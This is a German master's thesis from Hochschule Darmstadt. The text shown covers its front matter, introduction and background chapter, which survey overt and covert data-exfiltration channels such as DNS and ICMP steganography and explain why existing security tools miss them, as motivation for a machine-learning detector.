h_da
HOCHSCHULE DARMSTADT
UNIVERSITY OF APPLIED SCIENCES
fbi
FACHBEREICH INFORMATIK

Hochschule Darmstadt

– Fachbereich Informatik –

Automatisierte Erkennung von Daten-Exfiltration mithilfe von statistischer Analyse und maschinellem Lernen

Abschlussarbeit zur Erlangung des akademischen Grades

Master of Science (M.Sc.)

vorgelegt von

Nils Rogmann

Matrikel-Nr. 725915

Referent: Prof. Dr. Klaus Kasper

Korreferent: Prof. Dr. Marian Margraf

Ausgabedatum: 15. September 2016

Abgabedatum: 15. März 2017

Erklärung

Hiermit erkläre ich, dass ich die vorliegende Arbeit selbständig erstellt und keine anderen als die angegebenen Hilfsmittel benutzt habe. Soweit ich auf fremde Materialien, Texte oder Gedankengänge zurückgegriffen habe, enthalten meine Ausführungen vollständige und eindeutige Verweise auf die Urheber und Quellen. Alle weiteren Inhalte der vorgelegten Arbeit stammen von mir im urheberrechtlichen Sinn, soweit keine Verweise und Zitate erfolgen. Mir ist bekannt, dass ein Täuschungsversuch vorliegt, wenn die vorstehende Erklärung sich als unrichtig erweist.

Darmstadt, den 15. März 2017

Abstrakt

Weltweit werden trotz des Einsatzes von aktueller IT-Sicherheitsinfrastruktur und moderner Schutzmaßnahmen immer häufiger Sicherheitsvorfälle mit dem Ziel eines Datendiebstahls beobachtet. Für die Exfiltration von sensiblen Informationen kommen zunehmend fortgeschrittene Exfiltrationstechniken zum Einsatz, die von etablierten Sicherheitslösungen bisher nicht zuverlässig detektiert werden können. Eine stetig wachsende Herausforderung stellt insbesondere die Verwendung steganographischer Exfiltrationstechniken dar. So exfiltrieren verschiedene Malware-Varianten bereits heute Daten mittels maliziöser DNS- oder ICMP-Kommunikation.

Ziel der Masterarbeit ist daher die Entwicklung eines neuartigen Verfahrens zur zuverlässigen Erkennung dieser fortgeschrittenen, verdeckten Exfiltrationstechniken. Ein vielversprechender Lösungsvorschlag besteht in der Kombination von statistischer Analyse und maschinellem Lernen. Diese Kombination soll es ermöglichen, die verhaltensbasierten Muster einer legitimen Kommunikation von denen einer Daten-Exfiltration zu unterscheiden.

Auf Basis von bekannten Mustern bestehend aus Merkmalen legitimer Kommunikation wird für die Detektion in einer Lernphase zunächst ein Modell erzeugt. Hierzu erfolgte die Untersuchung verschiedener Merkmale bezüglich ihrer Eignung zur Erkennung abweichender Kommunikationsmuster. In der darauf folgenden Arbeitsphase ermöglicht ein Klassifikator auf Basis des einklassigen naiven Bayes die zuverlässige Detektion von Daten-Exfiltration für mehrere Protokolle. Dieses Vorgehen ist in Form einer eigenen Erkennungssoftware implementiert. Zur Demonstration der Effektivität des entwickelten Verfahrens dient eine wissenschaftliche, in einem produktiven Netzwerk erstellte Messreihe. Die hierbei durchgeführten steganographischen Exfiltrationen wurden durch den einklassigen naiven Bayes-Klassifikator zuverlässig erkannt.

Das Ergebnis steht der Allgemeinheit als quelloffene, unter der GNU GPLv3 lizensierte Erkennungssoftware auf *Github* zur Verfügung. Ferner wird die Möglichkeit gegeben, Netzwerk-Mitschnitte zukünftig auf der eigens entwickelten Webseite *ExfilDetect.com* hinsichtlich entsprechender Exfiltrationen untersuchen zu lassen.

Abstract

Despite the use of modern IT security infrastructure and various protective measures, a number of security incidents are increasingly observed worldwide. Many incidents involve the exfiltration of sensitive data. The sophistication of exfiltration techniques has grown to an alarming level and often cannot be detected by the established security solutions. One important challenge is the detection of steganographic channels established by malware in DNS and ICMP communication.

The objective of this master thesis is to provide a novel approach allowing proper recognition of network steganographic data exfiltration. Combining statistical analysis and machine learning concepts, the approach should allow reliable behavior-based classification of legitimate communication patterns opposed to data exfiltration traffic.

Based on behavioral patterns in valid network traffic, a model is developed and trained. Several possible features are evaluated as criteria for the detection of deviant exfiltration patterns. Using the one-class naïve Bayes classifier, a reliable detection of steganographic techniques is achieved. The designed approach is implemented as a new detection software. To prove the effectiveness, the detection performance is empirically evaluated in a productive environment. The experimental results demonstrate the reliable identification of network steganographic techniques using the naïve Bayes classifier.

The detection software is licensed under GNU GPLv3 and publically available on *Github*. In addition to the publication, a new website called *ExfilDetect.com* is provided. The platform is available worldwide and provides short-term analyses of network dumps to identify advanced network steganographic data exfiltration.

Danksagung

An dieser Stelle möchte ich mich bei allen Personen bedanken, die mich bei der Erstellung dieser Masterarbeit unterstützt haben.

Zunächst gilt mein ausdrücklicher Dank meinen Kollegen bei der Controlware GmbH. Petra Weiß, die meine Ausarbeitung stets durch kreative Ideen und wertvolle Anmerkungen bereichert hat. Andreas Bunten, der immer ein offenes Ohr für verschiedene technische Fragestellungen hatte und mir mit wichtigen Tipps zur Seite stand. Nico Peikert, der als mein Fachbetreuer mit seinem Blick fürs Detail unermüdlich konzeptionelle und inhaltliche Diskussionen mit mir führte und der durch seine kritischen Fragen maßgeblich zur Entstehung dieser Masterarbeit beigetragen hat. Christopher Jung, mit dem ich mich über mathematische Feinheiten austauschen konnte. Johannes Bachmann, der als Korrekturleser meiner Arbeit den letzten Feinschliff verlieh.

Weiterhin möchte ich mich bei Prof. Dr. Klaus Kasper bedanken, der als Referent während der Erstellung meiner Arbeit als Ansprechpartner zur Diskussion struktureller und inhaltlicher Fragestellungen zur Verfügung stand. Gleichzeitig hat er mir den notwendigen Freiraum und das Vertrauen gegeben, diese Masterarbeit nach meinen eigenen Vorstellungen zu gestalten. Auch möchte ich Prof. Dr. Marian Margraf meinen Dank aussprechen, der sich dieses Mal als Korreferent die Zeit nahm, mich und eine weitere meiner Arbeiten zu betreuen.

Mein tiefster Dank gilt meiner Lebensgefährtin und wichtigsten Freundin, Denise Muth. Sie unterstützte mich während der Erstellung dieser Arbeit, indem sie meine Ideen kritisch hinterfragte und konzeptionelle Herausforderungen mit mir diskutierte. Viel wichtiger waren jedoch ihre liebevolle Art und die Geduld, die sie aufbrachte, wenn ich mich zu sehr in die Arbeit verlor. Sie erinnerte mich stets daran, neben dem Studium die wesentlichen Dinge des Lebens nicht aus den Augen zu verlieren.

Abschließend möchte ich besonders meiner Mutter danken. Karin Abels, die mir während meiner gesamten Studienlaufbahn den nötigen Rückhalt gegeben hat und mir in allen Lebenslagen unterstützend zur Seite steht. Dank ihrer Fürsorge war es mir möglich, mein Studium und diese Arbeit so erfolgreich zu meistern.

Inhaltsverzeichnis

Abbildungsverzeichnis

Tabellenverzeichnis

1 Einleitung

Weltweit kommt es trotz des Betriebs von aktueller IT-Sicherheitsinfrastruktur und der Etablierung verschiedener Schutzmaßnahmen immer häufiger zu Sicherheitsvorfällen wie beispielsweise Systemeinbrüchen (vgl. [Bun16], S. 22, [Sym16], S. 50, [PwC15], S. 10). Ziel dieser Einbrüche ist es mitunter, die Systeme innerhalb eines Netzwerks mit Schadsoftware zu infizieren sowie kritische Unternehmensdaten auf den Systemen zu suchen und über das Internet zu stehlen. Bereits während der ersten sechs Monate des Jahres 2016 wurden basierend auf den Hochrechnungen der IT-Sicherheitsfirma *Risk Based Security* als Folge von weltweit ungefähr 1.800 öffentlich gewordenen Sicherheitsvorfällen über 1,1 Milliarden Datensätze unbemerkt von mehreren Organisationen entwendet. Hiervon sind alleine 957 Millionen auf Systemeinbrüche und den Einsatz von Schadsoftware zurückzuführen (vgl. [Ris16], S. 1-3). Bei den gestohlenen Informationen handelte es sich überwiegend um E-Mail-Adressen und Passwörter sowie Namen, Anschriften und Kreditkartendaten.

1.1 Motivation

Im Zuge eines Systemeinbruchs kann ein Datendiebstahl unter Verwendung verschiedener Exfiltrationstechniken erfolgen. Einige grundlegende Techniken lassen sich bereits durch traditionelle Sicherheitsinfrastrukturen erkennen und unterbinden. Hierzu gehören mitunter Firewalls, Proxy-Server oder Intrusion Detection-Systeme sowie speziell zu diesem Zweck entwickelte Data Leakage Prevention-Lösungen. Diese erlauben es beispielsweise, unerwünschte Dienste zu blockieren, Protokoll-Anomalien durch Anwendung von Signaturen und Regeln zu detektieren oder unverschlüsselt übertragene Daten nach sensiblen Inhalten zu filtern. Hierdurch werden unter anderem eine Unterbindung von typischerweise zum Datenaustausch eingesetzten Protokollen wie dem File Transfer Protocol (FTP), die Detektion von Unregelmäßigkeiten bei der Verwendung des Hypertext Transfer Protocols (HTTP) oder eine Filterung von sensiblen Daten innerhalb des E-Mail-Verkehrs ermöglicht.

Es existieren jedoch fortgeschrittene Daten-Exfiltrationen, die zunehmend innerhalb von grundlegenden sowie für die heutige Internetkommunikation essentiellen Netzwerkprotokollen versteckt werden und aktiv durch Schadsoftware zum Einsatz kommen. Diese Angriffe stellen eine besondere und stetig wachsende Herausforderung dar.

Ein einschlägiges Beispiel für die bisher unzureichenden Möglichkeiten einer zuverlässigen Detektion bietet die Malware *FrameworkPOS*. Diese hat im Jahr 2014 in einem Zeitraum von mehreren Monaten unbemerkt 56 Millionen Kreditkartendaten des amerikanischen Unternehmens *The Home Depot* über das Domain Name System-Protokoll (DNS) exfiltriert (vgl. [GDA14]). Neben den auf Datendiebstahl spezialisierten Malware-Familien existieren außerdem mehrere frei verfügbare sowie ohne besonderes Expertenwissen einsetzbare Software-Werkzeuge. Diese bieten auch der Allgemeinheit verschiedene Möglichkeiten zur verdeckten, bisher nicht zuverlässig detektierbaren Daten-Exfiltration (vgl. [FA13], S. 8-9).

1.2 Zielsetzung

Im Zuge der Masterarbeit gilt es, sich der automatisierten Detektion von ausgewählten Techniken der fortgeschrittenen Daten-Exfiltration zu widmen. Hierzu sollen zunächst auf Grundlage von aktueller Fachliteratur und wissenschaftlichen Veröffentlichungen die derzeit verbreiteten Exfiltrationstechniken mit Fokus auf die fortgeschrittenen Varianten herausgearbeitet werden. Ferner sind die existierenden Möglichkeiten und Grenzen der aktuell überwiegend auf Signaturen und Regeln basierenden Erkennung zu beleuchten. Darüber hinaus ist an einem neuartigen Erkennungsverfahren basierend auf **statistischer Analyse** und **maschinellem Lernen** zu forschen. Die Kombination dieser beiden Ansätze soll es erlauben, die verhaltensbasierten Muster einer legitimen Kommunikation innerhalb von dedizierten Netzwerken durch die Extraktion statistischer Merkmale automatisiert zu erlernen. Hierdurch wird im Wesentlichen die Realisierung einer automatisierten Unterscheidung des erlaubten Netzwerkverkehrs von potentiell unbekannten Mustern einer Daten-Exfiltration angestrebt. Zusammenfassend ergeben sich die nachfolgenden zentralen Fragestellungen, die in der Masterarbeit zu beantworten sind:

- Ist mithilfe von statistischer Analyse und maschinellem Lernen eine zuverlässige und automatisierte Erkennung von fortgeschrittenen Exfiltrationstechniken realisierbar?
- Welche statistischen Merkmale innerhalb des Netzwerkverkehrs eignen sich zur Definition von Mustern, die eine verhaltensbasierte Klassifizierung zwischen fortgeschrittener Daten-Exfiltration und legitimer Kommunikation erlauben?

Das Ziel der Masterarbeit besteht somit darin, unter Verwendung von statistischer Analyse und maschinellem Lernen ein neuartiges Verfahren zur zuverlässigen verhaltensbasierten Erkennung von fortgeschrittenen Techniken der Daten-Exfiltration zu entwickeln. Ferner soll eine Software, die eine automatisierte Detektion ermöglicht und hierdurch einen wesentlichen Beitrag zur Erhöhung der Sicherheit innerhalb eines Netzwerks leisten kann, bereitgestellt werden. Angesichts der Notwendigkeit einer zuverlässigen Erkennung ist zuletzt mithilfe von wissenschaftlichen Messreihen die Effektivität der Lösung aufzuzeigen.

1.3 Aufbau der Arbeit

Die Masterarbeit untergliedert sich neben der **Einleitung**, in der die Motivation und Zielsetzung herausgearbeitet werden, in insgesamt fünf weitere Kapitel.

In den **Grundlagen** erfolgt zunächst eine Einführung in die wesentlichen und für den weiteren Verlauf der Arbeit relevanten Themengebiete. Hierbei werden die aktuellen Herausforderungen einer zuverlässigen Erkennung verschiedener Exfiltrationstechniken herausgearbeitet und die relevanten Grundbegriffe des Prozesses der Mustererkennung basierend auf statistischer Analyse und maschinellem Lernen beleuchtet.

Im Kapitel **Netzwerk-Steganographie** erfolgt eine technische Betrachtung der generischen Abläufe und technischen Umsetzungen von drei in der realen Welt beobachteten Exfiltrationstechniken auf Basis von DNS- und ICMP-Steganographie.

Die **Konzeption** des neuartigen Verfahrens zur Erkennung von fortgeschrittener Daten-Exfiltration basierend auf statistischer Analyse und maschinellem stellt den Schwerpunkt dieser Arbeit dar. Die Entwicklung des Verfahrens erfolgt orientiert an dem erarbeiteten Prozess der Mustererkennung.

Innerhalb der **Realisierung** wird die grundlegende Funktionsweise der entwickelten Erkennungssoftware aufgezeigt und eine wissenschaftliche Messreihe zur Veranschaulichung der Effektivität des entwickelten Verfahrens erstellt.

Die Masterarbeit wird mit einem **Resümee** abgeschlossen. Hierzu werden nochmals die Motivation und Zielsetzung beleuchtet, das Ergebnis hinsichtlich der gesetzten Ziele geprüft und ein Ausblick über Folgearbeiteten gegeben. Ein persönliches Fazit rundet die Arbeit ab.

2 Grundlagen

Innerhalb dieses Kapitels erfolgt eine Einführung in die wesentlichen und für den weiteren Verlauf dieser Masterarbeit relevanten Themengebiete. Die Grundlagen sind hierzu in die drei aufeinander aufbauenden Abschnitte „Daten-Exfiltration“, „Statistische Analyse“ und „Maschinelles Lernen“ gegliedert. Der erste Teil dient der Klassifizierung von Methoden und Techniken, die aktuell im Zuge von Datendiebstählen über das Internet zum Einsatz kommen. Ferner werden Erkennungsansätze aus Wirtschaft und Forschung sowie deren Grenzen zur Detektion fortgeschrittener Exfiltrationstechniken diskutiert und schließlich die aktuellen Herausforderungen der Erkennung aufgezeigt. Die beiden letzten Abschnitte beleuchten neben relevanten Grundbegriffen den Prozess der Mustererkennung basierend auf der statistischen Analyse und dem maschinellem Lernen. Dieser dient im weiteren Verlauf der Arbeit als Basis zur Konzeption und Realisierung eines neuartigen verhaltensbasierten Verfahrens zur Erkennung von fortgeschrittener Daten-Exfiltration.

2.1 Daten-Exfiltration

Bei einer Daten-Exfiltration handelt es sich im Allgemeinen um einen nicht autorisierten und von einem Angreifer durchgeführten Datentransfer zwischen zwei oder mehreren Systemen (vgl. [Van11], S. 13). In der Fachliteratur erfolgt in diesem Kontext typischerweise eine Klassifizierung zwischen **offenen** und **verdeckten Kanälen**, welche einem Angreifer unter Anwendung verschiedener Techniken einen Datendiebstahl ermöglichen (vgl. [Sec14], S. 15-16). Bezugnehmend auf eine Illustration innerhalb einer Forschungsarbeit der Lancaster Universität – jedoch zur Vereinheitlichung abstrahiert und neu strukturiert – sind in Abbildung 1 zur Übersicht verschiedene häufig von Angreifern zur Exfiltration verwendete Kanäle dargestellt (vgl. [Sec14], S. 15):



Abbildung 1: Übersicht von offenen und verdeckten Kanälen

Beginnend mit den offenen Kanälen wird ein Einblick in die in Abbildung 1 aufgeführten Wege und Techniken der Daten-Exfiltration sowie deren Erkennung gegeben. Hinsichtlich der Erkennung liegt der Fokus sowohl auf traditionellen Maßnahmen als auch auf ausgewählten neuartigen Forschungsansätzen.

2.1.1 Offene Kanäle

Bei offenen Kanälen (engl. *overt channels*) handelt es sich – auch im Hinblick auf vorhandene Sicherheitsrichtlinien – um legitime Kommunikationswege und Protokolle, die innerhalb eines Systems oder Netzwerks von einer Applikation verwendet werden (vgl. [EC-09], S. 3). Diese ermöglichen einem Angreifer im Allgemeinen eine Exfiltration mit hoher Bandbreite, lassen sich jedoch in der Regel mit traditionellen Sicherheitslösungen überwachen oder durch präventive Maßnahmen einschränken.

Als ein essentieller offener Kommunikationsweg, der allgemein zur Daten-Exfiltration mittels HTTP oder der verschlüsselten Variante (HTTPS) genutzt wird, ist die **Webserver-Kommunikation** anzuführen. Betreibt eine Organisation einen öffentlich erreichbaren Webserver, kann dieser beispielhaft im Zuge eines Systemeinbruchs durch SQL-Injection (SQLi) oder Cross-Site-Scripting (XSS) zum Datendiebstahl mittels eines *HTTP/S-Downloads* eingesetzt werden (vgl. [NTT14], S. 35-39). Zusätzlich ermöglichen über das Internet erreichbare Webserver die Nutzung von *HTTP/S-Uploads*, welche ausgehend von einem kompromittierten System eine unerlaubte Übertragung von sensiblen Daten zulassen.

Neben dem Einsatz von Webservern sind sowohl die **E-Mail-Kommunikation** als auch der dedizierte **Datei-Transfer** zur Exfiltration sensibler Informationen prädestiniert. Verfügen kompromittierte Systeme über eine native E-Mail-Anwendung, kann das Simple Mail Transfer Protocol (SMTP) zum Diebstahl kleinerer Datenmengen eingesetzt werden (vgl. [Van11], S. 21-23). Weiterhin existieren frei zugängliche Tools, die ohne Fachwissen eine Exfiltration über die SMTP-Server von kostenlosen E-Mail-Anbietern wie Gmail ermöglichen (vgl. [Ama16]). Zum gezielten Transfer großer Datenmengen eignen sich unter anderem Secure Copy (SCP) oder FTP, das unter anderem im Zuge des Hacks der amerikanischen Sicherheitsfirma RSA im Jahr 2011 genutzt wurde (vgl. [RSA11]).

Nicht zuletzt können auch **Virtual Private Network**-Verbindungen (VPN) und verschiedene **Fernwartungsprotokolle** wie Secure Shell (SSH) oder das Remote Desktop Protocol (RDP) zum Datendiebstahl herangezogen werden. Beide Kommunikationswege werden unter anderem nach einem Systemeinbruch zur Etablierung eines ausgehenden Kanals zur Exfiltration genutzt (vgl. [CMT12], S. 221). Hierbei handelt es sich typischerweise um eine verschlüsselte Kommunikation, die eine Überwachung mittels signatur- und regelbasierter Sicherheitslösungen maßgeblich erschwert, da der Netzwerkverkehr in diesem Fall in der Regel für die etablierten Sicherheitssysteme nicht einsehbar ist.

2.1.2 Verdeckte Kanäle

Verdeckte Kanäle (engl. *covert channels*) werden im Allgemeinen von Angreifern zur unbemerkten – und innerhalb von legitimer Kommunikation versteckten – Datenübertragung eingesetzt. Während der Grad der Verborgenheit einer Exfiltration durch Mitbenutzung oder Zweckentfremdung eines zulässigen Netzwerkprotokolls im Wesentlichen erhöht wird, erfolgt hierdurch im Gegensatz zur Verwendung von offenen Kommunikationswegen eine Einschränkung der zur Verfügung stehenden Bandbreite (vgl. [Sec14], S. 12). Dies ist damit zu begründen, dass die im Zuge einer verdeckten Exfiltration herangezogenen Protokolle typischerweise nur kleine Felder für Nutzdaten (Payload) haben und sich nicht für den Transfer großer Datenmengen eignen.

Als eine Kategorie verdeckter Kommunikationswege werden in der Fachliteratur **Timing-Kanäle** diskutiert (vgl. [GBC06], S. 7). Diese erlauben mittels Beobachtung, Manipulation und Interpretation von Zeitabständen zwischen übertragenen Datenpaketen den verdeckten Transport von Informationen als eine Art Morsecode.

Weiterhin ermöglichen die **Bild-** und **Netzwerk-Steganographie** den unbemerkten Transfer von zu exfiltrierenden Daten. Die Anwendung steganographischer Verfahren auf Bilder diente beispielsweise seit dem Jahr 2015 bei weltweit ungefähr 6.000 kompromittierten Online-Shops zur unbemerkten Entwendung von Kreditkartendaten mittels manipulierter Webserver (vgl. [Con16]). Die Netzwerk-Steganographie bietet unter anderem die Möglichkeit, Daten in redundanten Bits verschiedener Protokoll-Header oder in den zu übertragenden Nutzdaten eines Protokolls zu verstecken.

Dieses Vorgehen wurde beispielhaft im Zuge des einleitend thematisierten Angriffs auf *The Home Depot* zur Enkodierung und unbemerkten Exfiltration von Kreditkartendaten innerhalb von DNS-Anfragen beobachtet (vgl. [GDA14]).

Als Spezialfall der netzwerk-steganographischen Verfahren wird in der Fachliteratur die **Voice over IP-Steganographie** (VoIP) thematisiert (vgl. [Har14]). Unter Verwendung des Real-time Transport Protocols (RTP) erlaubt diese beispielsweise den Transport sensibler Informationen innerhalb von Sprachdaten eines Nutzers (vgl. [Sec14], S. 16-17). Nicht zuletzt ermöglicht das **Protokoll-Tunneling** als eine umfassende Variante der Netzwerk-Steganographie den verdeckten Transport eines vollständigen Protokolls innerhalb eines anderen (vgl. [FA13], S. 4). Hierdurch kann unter anderem eine an der Firewall blockierte FTP- oder SSH-Kommunikation über eine typischerweise erlaubte HTTP- oder DNS-Verbindung aufgebaut werden (vgl. [Bri16]).

2.1.3 Aktuelle Herausforderungen

Die beleuchteten *offenen* Kanäle lassen sich im Allgemeinen bereits durch traditionelle Sicherheitslösungen überwachen und grundlegend einschränken. Diese Lösungen umfassen unter anderem Antivirus-Software, Firewalls, Proxy-Server sowie Systeme zur Intrusion- oder Breach-Detection. Weiterhin existieren speziell zur Erkennung und Vermeidung von Datendiebstählen entwickelte Data Leakage Prevention-Systeme (DLP). Während Antivirus-Software auf Basis von Malware-Signaturen eine Erkennung von bereits bekannter, daten-exfiltrierender Schadsoftware leisten kann (vgl. [Nat13], S. 10-11), dient eine ordnungsgemäß konfigurierte Firewall zur Blockierung von normalerweise nur in Ausnahmefällen genutzten Protokollen wie FTP oder SSH. Auf Grundlage von Reputationsinformationen erlauben Proxy-Server die Verwendung von Sperrlisten zur Filterung von *bekannten* maliziösen Domains oder IP-Adressen und somit beispielsweise eine Prävention von HTTP-Uploads auf kompromittierte Webserver (vgl. [Nat13], S. 13).

Weiterhin können DLP-Lösungen allgemein zur Filterung von unverschlüsselter E-Mail- oder Webserver-Kommunikation konfiguriert werden. Dies ermöglicht unter anderem eine Suche nach einschlägigen Mustern von zu schützenden Informationen wie Kreditkarten-daten, speziellen Dateiendungen oder spezifischen Inhalten vertraulicher Dokumente (vgl. [Ear11], S. 18, [Mog09]).

Durch eine Untersuchung auf initial konfigurierte, regelbasierte Verhaltensprofile ermöglichen Intrusion Detection-Systeme (IDS) zudem eine Überwachung sicherheitsrelevanter Events. Hierdurch können verschiedene Unregelmäßigkeiten bei der Verwendung von offenen Kommunikationskanälen detektiert werden (vgl. [Nat07], S 17). Ferner erlaubt die Definition von regulären Ausdrücken die Suche nach *bekannten* Mustern bereits untersuchter Werkzeuge zum Datendiebstahl (vgl. [FA13], S. 16-21). Nicht zuletzt dienen Breach Detection-Systeme (BDS), die im Allgemeinen eine frühzeitige Erkennung von erfolgreichen Netzwerk- und Systemeinbrüchen leisten sollen, zur Identifizierung von Anomalien, wie einer unüblichen Übertragung von außergewöhnlich großen Datenmengen über normalerweise nicht verwendete Protokolle wie SCP oder SSH (vgl. [Sec15], S. 8-10).

Zur Erkennung oder Unterbindung einer fortgeschrittenen Daten-Exfiltration über die vorgestellten *verdeckten* Kanäle sind traditionelle Sicherheitslösungen in der Regel nicht ausreichend. Beispielhaft kann mittels einer Firewall im Wesentlichen keine Exfiltration über DNS-Pakete oder HTTP-Verbindungen unterbunden werden, da eine Sperrung dieser Protokolle im Allgemeinen zu einer massiven Beeinträchtigung der täglichen Arbeit führen würde. Werden die Daten vor dem Transport verschlüsselt oder enkodiert, ist ferner eine Erkennung durch eine auf Regeln basierende DLP-Lösung meist technisch nicht mehr realisierbar (vgl. [Mog09]). Weiterhin kann eine auf Basis von Mustern und statischen Regeln funktionierende Intrusion Detection durch unbekannte oder modifizierte Kommunikationsmuster – zum Beispiel durch eine Variation von Paketgrößen oder der Reduzierung von Sendeintervallen zwischen Paketen – umgangen und eine Exfiltration somit unbemerkt durchgeführt werden (vgl. [Ext16]). Auch eine Detektion von Timing-Kanälen kann aktuell typischerweise nicht von IDS- oder BDS-Lösungen geleistet werden (vgl. [GBC06], S. 7, [Vec16], S. 2).

Vielversprechender sind hingegen einige Erkennungsansätze aus der aktuellen Forschung. Als ein neuartiger Ansatz zur Detektion von Timing-Kanälen wurde im Oktober 2014 auf der Usenix-Konferenz die *Time-Deterministic Replay*-Technik (TDR) vorgestellt (vgl. [CMX+14]). Weiterhin existieren Forschungsarbeiten, die der Identifizierung von TCP/IP-basierter Exfiltration mittels Timing-Kanälen gewidmet sind (vgl. [LCC08]). Auch die aktuellen Techniken zur Erkennung von Bild-Steganographie wurden im Zuge einer wissenschaftlichen Arbeit vorgestellt und in einer neuartigen Software kombiniert (vgl. [Boe14]).

Ebenso erfolgte in einer wissenschaftlichen Untersuchung aus dem Jahr 2013 eine Klassifizierung etablierter Verfahren zur Daten-Exfiltration mittels VoIP-Steganographie (vgl. [Maz13]). Nicht zuletzt sind auch hinsichtlich verschiedener Techniken des Protokoll-Tunnelings einschlägige Veröffentlichungen zu finden. Unter anderem hat das Sysadmin, Networking and Security-Institut (SANS) eine Zusammenfassung verschiedener statistischer Metriken, welche zur Detektion von DNS-Tunneling nutzbar sind, veröffentlicht (vgl. [FA13], S. 12-15). Darüber hinaus existiert ein vielversprechender Ansatz, der durch ein *statistisches Fingerprinting* typischer Protokolle getunnelte Verbindungen identifizieren soll (vgl. [DCG+09]).

Im Bereich der Netzwerk-Steganographie sind in der Vergangenheit mehrere wissenschaftliche Arbeiten mit Fokus auf der Erkennung von versteckten Informationen innerhalb von verschiedenen Protokoll-Headern veröffentlicht worden. In diesem Kontext wurde unter anderem der Einsatz von *Active Wardens*, welche im Wesentlichen eine Deep Packet Inspection (DPI) zur Identifizierung von Header-Anomalien durchführen sollen, diskutiert (vgl. [FFP+02], S. 4 und [ML05], S. 3-6). Weiterhin wurde im Jahr 2012 eine wissenschaftliche Ausarbeitung veröffentlicht, die sich der Erkennung von steganographischen Verfahren zur Daten-Exfiltration mittels Internet Control Message Protocol (ICMP) widmet (vgl. [Din12]). Als Möglichkeit zur Detektion erfolgte hierbei jedoch ausschließlich der Verweis auf den Einsatz von IDS-Lösungen, welche in diesem Kontext nur eingeschränkt zur Erkennung herangezogen werden können. Somit ist die Frage nach Möglichkeiten einer zuverlässigen Identifizierung von ICMP-Steganographie offen gelassen worden. Auch hinsichtlich des verdeckten Datendiebstahls mittels DNS-Steganographie findet lediglich eine Diskussion über Exfiltrationstechniken statt, während im Wesentlichen keine Möglichkeiten zur Detektion aufgezeigt werden (vgl. [ANO+11], [DSU16]). In letzterer der beiden genannten Quellen wird ferner explizit darauf hingewiesen, dass aktuell ohne dedizierte Filter oder der Entwicklung einer speziellen Erkennungssoftware eine zuverlässige Identifizierung dieser fortgeschrittenen Techniken nahezu unmöglich ist (vgl. [DSU16], S. 346).

Die traditionellen Sicherheitslösungen und aktuellen Forschungsansätze zusammenfassend betrachtet, kann die Mehrheit der offenen Kanäle bereits mithilfe von etablierten Lösungen hinsichtlich einer Daten-Exfiltration überwacht bzw. präventiv eingeschränkt werden.

Für eine Vielzahl der verdeckten Kanäle existieren neuartige Erkennungsansätze aus der Forschung, die im Allgemeinen eine Erkennung der Exfiltrationstechniken mindestens theoretisch diskutieren. Dies wird nachfolgend in Abbildung 2 veranschaulicht:



Abbildung 2: Aktueller Stand der Überwachung von offenen und verdeckten Kanälen

Wie an den aufgeführten Beispielen erläutert, sind Datendiebstähle unter Verwendung der grün dargestellten Kommunikationswege prinzipiell schon mittels zu diesem Zweck ordnungsgemäß konfigurierten, traditionellen Sicherheitslösungen detektierbar. Für die orange unterlegten Kanäle existieren bisher vor allem neuartige Erkennungsansätze aus Forschungsarbeiten, deren Effektivität im produktiven Einsatz in der Regel noch zu untersuchen ist. Lediglich zur Detektion von Netzwerk-Steganographie fehlt es aktuell im Wesentlichen an etablierten Sicherheitslösungen oder neuartigen Erkennungsansätzen aus der Forschung, die vor allem eine Überwachung von typischerweise nicht einschränkbaren Infrastruktur-Protokollen wie DNS oder ICMP leisten können. In einigen wissenschaftlichen Arbeiten zu dieser Thematik wird vor allem der Einsatz von IDS-Lösungen diskutiert. Wie bereits erläutert, erlauben diese Systeme jedoch im Allgemeinen nur eine auf festen Regeln und bekannten Mustern basierende Erkennung von Anomalien. Diese können von Angreifern durch Anwendung verschiedener Techniken umgangen werden (vgl. [Bal15], [GDA14]).

Im weiteren Verlauf der Masterarbeit wird daher mit Fokus auf DNS und ICMP nach einem neuartigen, auf statistischer Analyse und maschinellem Lernen basierenden Verfahren zur Detektion dieser fortgeschrittenen Datendiebstähle unter Einsatz von netzwerk-steganographischen Verfahren geforscht. Die Kombination dieser beiden wissenschaftlichen Themengebiete soll dazu dienen, die verhaltensbasierten Muster einer legitimen Kommunikation innerhalb eines dedizierten Netzwerks automatisiert zu erlernen.

